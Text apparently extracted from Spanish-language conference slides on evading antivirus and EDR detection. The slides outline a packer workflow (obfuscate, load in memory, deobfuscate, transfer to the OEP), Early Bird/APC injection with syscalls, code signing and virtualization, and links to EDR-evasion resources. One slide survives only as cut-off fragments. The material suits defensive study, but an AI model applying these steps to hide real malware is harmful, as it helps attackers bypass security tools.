
## Solución “temporal” hasta ser lava

- **Recapitulemos:**
  - Crear el binario
  - Ofuscarlo [y/o comprimirlo tipo Izma2]
  - Cargarlo en memoria
  - Desofuscarlo
  - Obtener el OEP
  - Pasarle el control
  - Esperar tiempo random y cruzar los dedos...

## Solución “temporal” hasta ser lava

- Nuevamente tenemos que recurrir a syscalls:
  - Técnica **Earlybird / APC**
  - Explicada ampliamente en <https://www.securityartwork.es/2021/11/18/evadiendo-el-antivirus-mediante-early-bird-y-syscalls/>

# Solución “temporal” hasta ser lava



## Solución “temporal” hasta ser lava

- PaELIa-Packer (I... el otro, para los W...
  - Arroz “con cos... oreja...
  - Todo con pan p...
  - Rutinas matem...
  - (TBD)



ni para una ni para

zos, morcillas, forro,

n (Gracias Chary)...

icas...

## Solución “temporal” hasta ser lava

- **Tricks:**
  - Checksum (recalcular)
  - Signtool (certificados de firma de código)
  - Virtualización de código (vCPU)
  - Secciones “entendibles” (xDRS con IAs como Grindsoft, SecureAge APEX, etc... en VT)
  - Etc...
  - Y crearle un icono ☹ al packer

## Reflexiones

- **Algoritmo de Tremaux:**

1. No siga el mismo camino dos veces.
2. Si llega a un cruce nuevo, no importa qué camino siga.
3. Si un camino nuevo lo lleva a un cruce viejo, o a un callejón sin salida, retroceda hasta la entrada del camino.
4. Si un camino viejo lo lleva a un cruce viejo, tome un camino nuevo, y si no lo hay, tome cualquiera.

¿Preguntas?



## Recursos online

- **Otros recursos útiles:**

- <https://www.mdsec.co.uk/2022/01/edr-parallel-asis-through-analysis/>
- <https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks>
- <https://www.infosec.tirol/master-of-puppets-part-ii-how-to-tamper-the-edr/>
- <https://arxiv.org/pdf/2108.10422.pdf>
- <https://www.optiv.com/insights/source-zero/blog/defeating-edrs-office-products>
- <https://github.com/lab52io/StopDefender>
- Etc...



# ¡Muchas gracias!



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